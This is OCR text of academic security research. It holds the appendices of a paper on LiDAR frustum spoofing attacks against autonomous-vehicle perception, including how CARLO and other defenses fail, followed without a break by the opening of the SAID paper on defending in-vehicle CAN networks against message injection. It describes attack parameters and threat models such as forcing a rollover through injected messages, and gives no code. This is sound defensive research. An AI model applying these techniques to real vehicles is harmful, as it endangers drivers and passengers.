[38] S. S. Blackman, "Multiple-target tracking with radar applications," *Dedham*, 1986.

[39] "Comma AI." https://comma.ai/.

[40] X. R. Li and V. P. Jilkov, "Survey of maneuvering target tracking. Part I. Dynamic models," *IEEE Transactions on Aerospace and Electronic Systems*, vol. 39, no. 4, pp. 1333–1364, 2003.

[41] Y. Jia, Y. Lu, J. Shen, Q. A. Chen, Z. Zhong, and T. Wei, "Fooling Detection Alone is Not Enough: First Adversarial Attack against Multiple Object Tracking," in *Int. Conference on Learning Representations (ICLR)*, 2020.

[42] A. Piazzoni, J. Cherian, M. Azhar, J. Y. Yap, J. L. W. Shung, and R. Vijay, "ViSTA: a Framework for Virtual Scenario-based Testing of Autonomous Vehicles," *arXiv preprint arXiv:2109.02529*, 2021.

A Existing Attacks and Defenses

A.1 Naive Spoofing on LiDAR-only Perception

We implement the naive spoofing of [10, 11] with the attack model described in Section 5.2. We follow [11] to evaluate the attack success; i.e., we selected 5 attack traces using $\{10, 20, ...200\}$ points per trace over multiple trials for 100 attack evaluations, and placed the spoofed points in front-near positions, $5-8$ *m* from the victim vehicle. We extend the evaluation to outside of the front-near when evaluating defenses. Attack Success Rate (ASR) for FP outcomes is defined as the fraction of times a fictitious object is detected over the number of targeted attempts (e.g., number of spoof point clusters), as there could be more than one FP per frame. Similarly, we define the FN ASR as the fraction of times an object is missed over the number of attempts.

Our results, summarized in Fig. 16, confirm the success of the naive black-box spoofing attacks. The ASR is consistently high when 60 or more spoof points are used for all LiDAR-only algorithms showing that each of the 3 architectures are deeply vulnerable to spoof injections in front-near positions.

A.2 Existing Defenses against LiDAR Spoofing

We reproduce the state-of-the-art defenses against LiDAR spoofing; we showed that both CARLO and SVF dramatically reduce the ASR in front-near positions, while ShadowCatcher has challenges defending naive attacks (see Figs. 17 and 18). Note that SVF requires model-level changes and expensive retraining which are not possible with all the tested perception algorithms. Thus, we rearchitect and retrain PointPillars with SVF, following the approach from [11].

While the ShadowCatcher defense is impressively simple, we do not expect to obtain the high accuracy reported in [20]. The reason is that the original work made several assumptions that are unrealistic, including tuning parameters on the test set, using ground truth bounding boxes instead of outputs of a perception algorithm, which significantly alters the shadow-region estimation noise, and only testing on 200 scenes with only three selections of 200 spoofed points. Still, we reproduced the original ShadowCatcher defense and obtained not as




Figure 16: *Naive spoofing attacks against LiDAR-only perception:* Reproduced naive black-box spoofing attacks from [11] applied to LiDAR-only perception, one method from each of the three LiDAR-only architecture categories from Table 1.




Figure 17: *Naive spoofing attacks on LiDAR-only perception with CARLO*: CARLO guards LiDAR-only perception against naive black-box spoofing attacks **only** in front-near positions.




Figure 18: *Naive spoofing attacks on LiDAR-only perception with SVF:* SVF guards LiDAR-only perception against naive black-box spoofing in front-near positions. SVF requires rearchitecting the perception model which is not feasible for every algorithm. We test SVF-modified PointPillars.




Figure 19: *Naive spoofing attacks on LiDAR-only perception with ShadowCatcher:* ShadowCatcher has limited ability to guard against LiDAR spoofing attacks presented in [11] due to difficulty handling noisy shadow estimation.

strong detection results without these assumptions (Fig. 19).

B CARLO Vulnerabilities

We described in Section 4.1.1 that CARLO introduces vulnerability to FP attacks outside front-near and FN invalidation




Figure 20: ROC for FP attack on CARLO using PointPillars as perception with (left) 60 and (right) 200 spoofed points.




Figure 21: The CARLO defense is vulnerable to FN attacks. Classification of valid objects significantly degrades when randomly spoofing 200 points behind valid objects, as well as when range to target object increases.


attacks. Here, we provide additional quantitative analysis.

To evaluate CARLO outside front-near, we collect receiver operating characteristics (ROC) on CARLO's ability to distinguish between valid and spoof objects placed at different ranges from the victim AV; the results are presented in Fig. 20. As in [11], we use PointPillars for this test; yet, CARLO is model-agnostic and these results generalize across other algorithms. We observe that, as range of the spoofed objects increases, CARLO's classification performance deteriorates (i.e., the defense breaks) and the ROC curve moves towards the center; e.g., in the case of 200 spoof points at 30 m (green), CARLO is similar to the random-guessing classifier.


Similarly, to test the FN invalidation attack, we collect ROC curves where each curve represents the range to the targeted valid object in Fig. 21. For each object, we record the range to that object, add 200 spoof points in a random pattern behind it, run CARLO on the detected result, and check if it invalidated the true object. We find that CARLO's performance against the invalidation attack deteriorates when true objects are at an increased range from the victim, likely due to the decreased density of LiDAR points when objects are farther away.

C Spoofing Scenarios for Frustum Attacks


We illustrate common situations where vehicle configurations enable frustum attack spoofing (Fig. 22); the specific scenarios are described in Sec. 5.2. We execute the physical experiment in Section 5.2 corresponding to the scenario in Fig. 22b and similar to the scenario in Fig. 22a. We also perform the longitudinal case study in Sec. 6.2 in accordance with the scenario from Fig. 22b. Anticipated advances in optical technology and tracking will soon enable spoofing points




(a) Spoofer placed on target vehicle and points spoofed in LOS.



(b) Spoofer placed on larger vehicle in front of target, pointing in LOS.



(c) Spoofer placed on other vehicle in nearby lane, pointing out of LOS.



(d) Spoofer placed in environment e.g., on roadside obstacle, in LOS (e.g., on bridge) or out of LOS (e.g., on roadside)

Figure 22: The frustum attack in everyday driving scenarios. Adversaries can place a spoofer on target car, on other cars, or on roadside obstacles, placing points anywhere along line-of-sight (LOS) (e.g., in front or behind the target car).

outside of line-of-sight as demonstrated in e.g., [16].

D Impact of Spoof Point Placement

Prior works required spoofed points to be placed in patterns of occluded vehicles [11]. Here, we show that spoofing in a normally-distributed pattern for the frustum attack can have success nearly matching using occluded traces.

In Fig. 23, we compare the attackability of FPN perception when using the two spoof point generation methods (similar results are also obtained for the other aforementioned perception algorithms). We first provide a comparison of the fraction of instances where an attack succeeds using both methods, as function of the distance to the target (Fig. 23-left) As can be observed, it is difficult to distinguish between the performance of the two methods (random points vs. car-pattern).

We further provide an analysis of the attackability as a function of the number of points in the target objects' bounding box (Fig. 23-right) We define attackability as the ability to find an attack that succeeds within the attacker-specified capabilities. Both methods perform similarly, with a small benefit of car patterned injections at medium range. This improve the feasibility of LiDAR-based spoofing, as a normally distributed pattern does not require unrealistically careful placement of spoof points, and is robust to small displacements.






Figure 23: Spoofing in a Gaussian random pattern (Table 2) achieves performance on-par with using an occluded car pattern; we test spoofing patterns on FPN and show dependence of attackability on (left) range to target and (right) number of points in target object bounding box with histogram showing frequency (%) of occurrence of such objects in KITTI.




(a) Full point cloud with ground truth object box at 16 m (white)



(b) Frustum with original and spoof points - detection (red) at 20 m



(c) Frustum with original and spoof points - detection (red) at 24 m



(d) Frustum with original and spoof points - detection (red) at 27 m

Figure 24: Target object (front, white box) at 16 m with 492 points in bounding box. Just 65 points alter the target vehicle's location and achieve detections (translations) using FPN.

E Frustum Attack By Range to Target

Fig. 12, in Section 5.3.2, summarizes the frustum attack performance against the AVOD perception algorithm for different parameter combinations. Here, we provide the results for all other aforementioned algorithms (Fig. 25). The majority of algorithms are vulnerable to frustum attacks both in front and behind the targeted object. In general, attack success increases as the range to the target object increases (left to right in a row), with low attack success for all algorithms when attacks occur near the target object; this is expected as the original object and false positive will be "merged" (i.e. only a single detection) once they are on top of each other.

F Longitudinal Frustum Attack Visualizations

Spoofing points in successively changing distances causes the FP injection to appear to travel longitudinally. Fig. 24 shows a BEV visualization of such a longitudinal attack where the perception detects motion of the spoofed points (red).




Figure 25: Frustum attack success rate against all perception algorithm for different parameters (i.e., number of spoofed points, target vehicle range, distance of spoofing behind the target) combinations, tested on all objects in KITTI validation set. Each tested algorithm (row) is widely vulnerable to the frustum attack. ASR depends on the range to the target vehicle (column). Note a dead-zone near the target vehicle (i.e. relative distance=0) where attacks do not succeed and increased ASR as target range increases. Most algorithms are vulnerable to spoofing both in front (< 0 on x-axis) and behind (> 0 on x-axis) target objects.

SAID: State-aware Defense Against Injection Attacks on In-vehicle Network

Lei Xue[1,2], Yangyang Liu[1], Tianqi Li[1], Kaifa Zhao[1],
Jianfeng Li[1], Le Yu[1], Xiapu Luo[1*], Yajin Zhou[3], Guofei Gu[4]

[1]*The Hong Kong Polytechnic University*
[2]*The Hong Kong Polytechnic University Shenzhen Research Institute*
[3]*Zhejiang University* [4]*Texas A&M University*

Abstract

Modern vehicles are equipped with many ECUs (Electronic Control Unit) that are connected to the IVN (In-Vehicle Network) for controlling the vehicles. Meanwhile, various interfaces of vehicles, such as OBD-II port, T-Box, sensors, and telematics, implement the interaction between the IVN and external environment. Although rich value-added functionalities can be provided through these interfaces, such as diagnostics and OTA (Over The Air) updates, the adversary may also inject malicious data into IVN, thus causing severe safety issues. Even worse, existing defense approaches mainly focus on detecting the injection attacks launched from IVN, such as malicious/compromised ECUs, by analyzing CAN frames, and cannot defend against the higher layer MIAs (Message Injection Attacks) that can cause abnormal vehicle dynamics. In this paper, we propose a new state-aware abnormal message injection attack defense approach, named SAID. It detects the abnormal data to be injected into IVN by considering the data semantics and the vehicle dynamics and prevents the MIAs launched from devices connected to the vehicles, such as the compromised diagnostic tools and T-boxes. We develop a prototype of SAID for defending against MIAs and evaluate it using both real road data and simulation data. The experimental results show that SAID can defend against more than 99% of the network and service layer attack traffic and all state layer MIAs, effectively enforcing the safety of vehicles.

1 Introduction

Modern vehicles comprise many software-driven ECUs (Electronic Control Unit), sensors, and actuators [73], which implement the functionalities of the vehicle and are in charge of controlling the vehicle, such as ABS (Anti-lock Brake System), entertainment system, etc. They are connected to the IVN (In-Vehicle Network), such as CAN (Controller Area Network), LIN (Local Interconnect Network), or FlexRay [74]. Since CAN, the de facto standard, has been widely used in modern vehicles, we focus on CAN in this paper, but our methodology can be applied to other IVNs.

The attacks on the IVN or ECUs can seriously endanger driving safety. As more and more vehicles provide interfaces (e.g., OBD-II, T-Box, etc.) to communicate with the external entities (e.g., diagnostic devices, network, and sensors), an increasing number of adversaries exploit such new attack surfaces to attack the vehicles. For instance, it has been reported that attackers can remotely control a Jeep running on the highway at 70 miles per hour [14]. As another example, by exploiting the vulnerabilities in the aftermarket vehicle diagnostic tools, researchers demonstrated how to remotely control the vehicle's doors, windows, and mirrors [58]. Moreover, the Tesla Model S and X cars were hacked by security analysts, who remotely controlled the maneuvers [15]. All these attacks were launched by injecting specific data into the vehicle's IVN through its exposed interfaces.

To protect the IVN from MIAs (message injection attacks), existing countermeasures can be divided into two categories: *message authentication* and *intrusion detection* [43]. The former uses various cryptography mechanisms to exclude unauthorized commands [57, 69, 80, 89, 94, 97]. Unfortunately, it is not easy to deploy them in practice due to the limited computation resources of ECUs. Moreover, they cannot prevent the compromised ECUs from sending attack messages. The latter employs many features to capture abnormal attack patterns, such as the entropy of IVN [70], message intervals [64], message correlation/consistency [71], ECU fingerprints [29], communication characteristics [34], etc.

However, existing IDS (Intrusion Detection System) approaches have the following limitations and thus cannot effectively defend against MIAs. First, they focus on CAN frames at low IVN layer (e.g., bus-off attack [34]) and therefore miss the attack messages exploiting higher layer diagnostic services because such messages are usually transmitted by normal CAN frames. Second, they capture the abnormal data according to statistic characteristics without semantic and context information, and hence can be easily evaded. Third, since the existing solutions do not consider vehicle states, they cannot

*The corresponding author.

detect the attack messages injected during particular vehicle states, such as turning off turn signals while cornering.

In this paper, we propose a new approach, named SAID, to defend against MIAs. Following the defense in depth principle, SAID scrutinizes the incoming messages at three layers due to the multi-layer model adopted by IVN data transmission. SAID decides whether a well-formed incoming message is benign according to the safety consequence it causes in the current message context and vehicle states, and thus SAID takes into account both the message context and the vehicle states. More precisely, SAID first detects the abnormal CAN frames at the network layer. Then it assembles the passed CAN frames into diagnostic messages and identifies the abnormal ones at the service layer. After that, at the state layer, it determines whether the messages should be allowed according to their semantics and the vehicle states, which are estimated based on the vehicle dynamics models and specified rules. It is worth noting that, SAID is deployed between the IVN and the out-vehicle entities. Although it focuses on defending against the MIAs launched from out-vehicle entities, it can also detect the anomalies caused by in-vehicle ECUs/sensors or the unusual states under the control of drivers.

It is non-trivial to design SAID because of two major challenging issues. **C1**: Sophisticated attack messages may cause severe safety consequences in specific driving states and can easily evade the existing detection methods with the right formats. For example, a compromised OBD-II dongle can cause rollover or side slip through injecting acceleration messages continuously during cornering. Therefore, we need to estimate the dynamic vehicle states and further design proper policies to detect such injected well-formatted malicious messages, which requires the lightweight and timely driving state estimation approach. **C2**: Similar to the OSI (Open System Interconnection) model, the IVN also adopts a multiple-layer architecture, and thus the adversary can inject well prepared data at different layers for various attack purposes, such as injecting high priority CAN frames for DoS (Denial of Service) attack and diagnostic messages for fuzzy testing the security key. To effectively defend against the attacks launched at all these layers, we need to consider both the multiple-layer characteristic of IVN and the communication protocols used at different layers.

In this paper, we leverage various novel detection mechanisms and designs to address these challenges. Particularly, to approach **C1**, we propose a new lightweight approach to estimate the dynamic vehicle states timely using three vehicle dynamics models (§4) and further analyze the injected messages considering both the vehicle states and the message semantics. Meanwhile, we collect context information from both IVN and onboard sensors for state estimation. To address **C2**, we design specific abnormal message detection policies for each layer considering the communication characteristics (§5). Also, we take into account the dependencies between these layers and adopt a cross-layer architecture to manage and implement them.




Figure 1: The control of vehicle dynamics.

Overall, we make the following major contributions.

- We propose a novel approach named SAID to defend against the MIAs from external entities. To the best of our knowledge, it is the *first* approach that considers both vehicle states and message semantics and conducts multi-layer screening to defend against sophisticated injection attacks.
- We develop a prototype of SAID and deploy it on real vehicles by solving a series of challenging issues, such as vehicle state estimation and cross-layer malicious message detection. Both code and datasets can be accessed at https://github.com/rewhy/said.
- We evaluate SAID using professional simulation software, real vehicles, robotic cars, and a well-designed testbed. The experimental results show SAID can effectively defend against the injection attacks to IVN. For example, SAID can prevent all state layer attacks and filter out more than 99% network and service layer attack traffic.

2 Background

This section briefly introduces the necessary background about vehicle dynamics, CAN, and diagnostic services.

Vehicle Dynamics: Vehicle Dynamics is defined as the application of the physical laws to a vehicle in motion [9]. As shown in Fig. 1, the vehicle dynamics models the reactions of the vehicle to the inputs from the drivers or the autopilot systems. That is, it studies how the motions of the vehicle are triggered by the actions of steering, accelerating, and braking [19]. Overall, the vehicle dynamics can be divided into lateral dynamics, longitudinal dynamics, and vertical dynamics, considering the abnormal dynamic vehicle states (i.e., accidents in Fig. 1) that can be prevented [99], such as side slip and rollover. In this paper, we aim to defend against MIAs by applying the vehicle dynamics models to checking whether the incoming messages will cause anomalies, and then the messages causing abnormal dynamic states are discarded.

Control Area Network (CAN): In a vehicle using CAN bus, many ECUs are connected to it and exchange messages for controlling the electrical modules of the vehicle, such as the engine control module (ECM) [48]. The communication follows the CAN protocol (ISO 11898 [40]), which specifies the first and the second layers of the OSI (Open System Interconnection) model. This is a frame-based protocol with a typical speed of 500 kbit/s [40]. The CAN frames are broadcast to all ECUs connecting to the CAN bus, and the ECUs just process the frames targeted to themselves and ignore others.

Diagnostic Services: The diagnostic services provide a set of

functions, such as test, inspection, monitoring, diagnosis, or programming of the in-vehicle sub-systems. Besides the OBD (On-board diagnostic) services for the mandatory emissions-related diagnostics, there are two popular diagnostic services, namely UDS (Unified Diagnostic Services) and DoCAN (Diagnostic communication over CAN). Each diagnostic service involves at least three types of diagnostic messages, including requests, positive responses, and negative responses.

3 Overview

This section first presents our threat model and then gives an overview of our new defense approach against MIAs.

3.1 Threat Model

In this paper, we aim at defending against the attacks that inject abnormal data/messages into IVN from out-vehicle entities (e.g., telematics, OBD-II ports, T-Box, and sensors) [20, 23, 44, 58, 65, 96, 97, 102]. We focus on the MIA launched from out-vehicle entities with two goals.

Functional Attacks (MIA-❶): They aim to cause malfunctions on the IVN by injecting attack traffic, such as spoofing, DoS (Denial of Service), bus-off, and fuzzy attacks, which do not require the adversary has much knowledge about the IVN communication protocols [21, 26, 62, 75, 92, 100]. For instance, by exploiting the vulnerable error-handling scheme of CAN bus, the adversary can inject specific CAN frames to disconnect or shutdown the target ECU [28].

State Attacks (MIA-❷): They aim to cause abnormal vehicle states and motions, such as rollover, side slip, and turning without any turn signal. Such attacks always require the adversary has rich knowledge of the target vehicles because he/she needs to inject special messages into IVN to control the vehicle [14, 15, 58]. For example, by hacking the OBD-II port, an adversary can make a vehicle rollover by injecting well prepared messages into IVN to persistently accelerate while cornering [14, 15, 58]. Also, an adversary can let the vehicle enter abnormal states by spoofing the sensors (e.g., accelerator, GPS, and cameras) [22, 50, 84].

Assumptions: SAID is implemented on the specific hardware equipped with basic sensors (i.e., gyroscope and accelerometer). We assume both the software and hardware of SAID are reliable and the DBC file of the IVN is available, which provides a way to parse the IVN messages [101]. During dynamic state estimation, the vehicle is assumed to have planar motions, and the hardware of SAID locates at the center of gravity (cg) of the vehicle. The cg does not vary much with the changes of passengers in the vehicle because the weight of the passengers is much lighter than that of the vehicle. Since the vehicle parameters provided by the manufacturers contain the distances from the front wheel axle and rear wheel axle to the cg of the vehicle, denoted by l_f and l_r respectively, we can determine the cg of the vehicle.

Defense Scenario: SAID defends against the MIAs launched from out-vehicle entities. Although it does not prevent in-vehicle ECU/Sensor from transmitting data, it can detect the anomalies caused by them and also warn the driver. Consequently, if a suspicious/unusual state is controlled by the driver, SAID will warn the driver about it but not prevent it.

3.2 Defense Approach

To defend against the two types of MIAs, SAID is deployed between the IVN and the out-vehicle entities. SAID inspects all incoming data at three layers (i.e., network layer, service layer, and state layer) because IVN adopts a multi-layer model with diverse protocols at each layer.

At *network layer* and *service layer*, SAID defends against MIA-❶ through inspecting the incoming CAN frames and diagnostic messages, respectively. More precisely, SAID scrutinizes the incoming data, including CAN frames and diagnostic messages, according to the protocol specifications at network layer and service layer, respectively. Meanwhile, SAID also detects functional attacks according to the specified detection rules for these two layers.

At *state layer*, SAID defends against MIA-❷ by estimating the vehicle states and parsing the semantics of the incoming messages. Particularly, for the injected well-formatted messages, SAID inspects whether they will trigger abnormal vehicle states, including dangerous vehicle motions (e.g., rollover and slide slip) and abnormal driving behaviors (i.e., opening doors on the highway and turning off signals during cornering). We estimate the vehicle states leveraging the vehicle dynamics models and further defend against MIAs using both rule-based and dynamics-based defense policies.

It is worth noting that vehicle manufacturers usually endeavor to enhance the vehicle's dynamic safety. In the trend of 'control-by-wire' and autonomous driving, many prior works demonstrated attacks that can take control of the vehicle. Therefore, it is also important to protect the vehicle's dynamic states from the cyber-security aspect, and furthermore the dynamic safety is also the last line of defense for cyber-security. Our dynamics-based method focuses on the detection of attack messages that are injected to trigger dangerous dynamic states, such as the vehicle state of 'loss of control'. Hence, we estimate the dynamic states of the vehicle and further utilize representative indices of the dynamic states to indicate the dynamic risks.

L1. Network Layer: In IVN (i.e., CAN), all data is transmitted in CAN frames at network layer and thus SAID detects abnormal CAN frames at this layer according to the policies derived from the protocol specifications, research papers, and technical reports. More precisely, SAID first checks whether the incoming CAN frames have legitimate formats and are transmitted following the protocol specifications [1]. For the legitimate frames, SAID further inspects whether they are injected for specific network attacks, such as DoS attacks and fuzzy attacks, according to their transmission pat-

tern [26, 52, 61, 70, 85]. If the CAN frames pass all network layer detection rules, SAID assembles them into diagnostic messages following the single-frame or multiple-frame transmission schemes and then delivers them to the service layer for further inspection.

L2. Service Layer: The service layer involves various diagnostic messages to transmit requests and receive responses. We prepare defense policies according to the protocol specifications (i.e., ISO 15031-5 [7], ISO 14229-1/2/3 [4–6], and ISO 15765-3/4 [2, 3]), and then apply them to detect attack messages violating the prescribed formats and transmission protocols (§5.2). The messages passing the service layer policies are further inspected at the state layer.

L3. State Layer: At state layer, SAID inspects the incoming messages considering both their semantics and the vehicle states. If the incoming message will let the vehicle enter an abnormal state, SAID will refuse it and raise a warning. The states estimated by SAID include both the vehicle motions (e.g., roll, steering, and accelerating/braking) and the status of the vehicle components (e.g., windows, signals, and doors).

During vehicle state estimation, we continuously retrieve the context information from onboard sensors and IVN via the diagnostic services, and leverage them to identify the current vehicle motions following the vehicle dynamics models, including roll dynamics, steering dynamics, and accelerating/braking dynamics. During defense, we parse the semantics of the incoming message and then determine whether it is allowed to enter into IVN based on its semantics and the vehicle states. Particularly, if a message will let the vehicle enter dangerous motions or violate any predefined driving policies, SAID discards it and raises a warning. For instance, if a message will increase steering angle when the vehicle is already in a dangerous roll state, it will be dropped, and meanwhile, the driver will be informed of the details with a warning message. If the messages are gradually injected to cause anomalies not exceeding thresholds, the dynamics-based defense does not refuse them because no dynamics-based policy is violated, but they could be detected by other defense policies (e.g., network/service layer defense).

We design the vehicle state estimation algorithms based on vehicle dynamics models (§4) and construct the state layer defense policies by surveying the economic driving suggestions [11–13], safe driving requirements [10, 16, 17], as well as the auto insurance pricing policies [55, 59, 83] (§5.3).

Synergies: The state-aware detection provides state information for rule-based (i.e., network and service layer) defense, which makes decisions considering the vehicle states. Meanwhile, the rule-based defense module extracts message semantics for state-aware detection, thereby improving its effectiveness. Also, SAID collects onboard context information (accelerations and angular velocities) and in-vehicle context information (speed, steering angles, etc.) for state-aware detection, which uses the context information to estimate the vehicle dynamic states and further leverage such state information to decide whether the messages that have passed the network defense policies can be sent to IVN.




Figure 2: Vehicle rollover dynamics and axis system.

4 Vehicle Dynamics Model

We focus on the vehicle dynamics involving roll, steering, and accelerating/braking, which closely depends on the control inputs related to throttle, steering wheel angle, and brake, to detect the relevant attack messages. This section presents three vehicle dynamics models, including roll dynamics (RD), steering/yaw dynamics (SD), and accelerating/braking dynamics (BD), as well as the criteria for anomaly detection.

4.1 Roll Dynamics (RD)

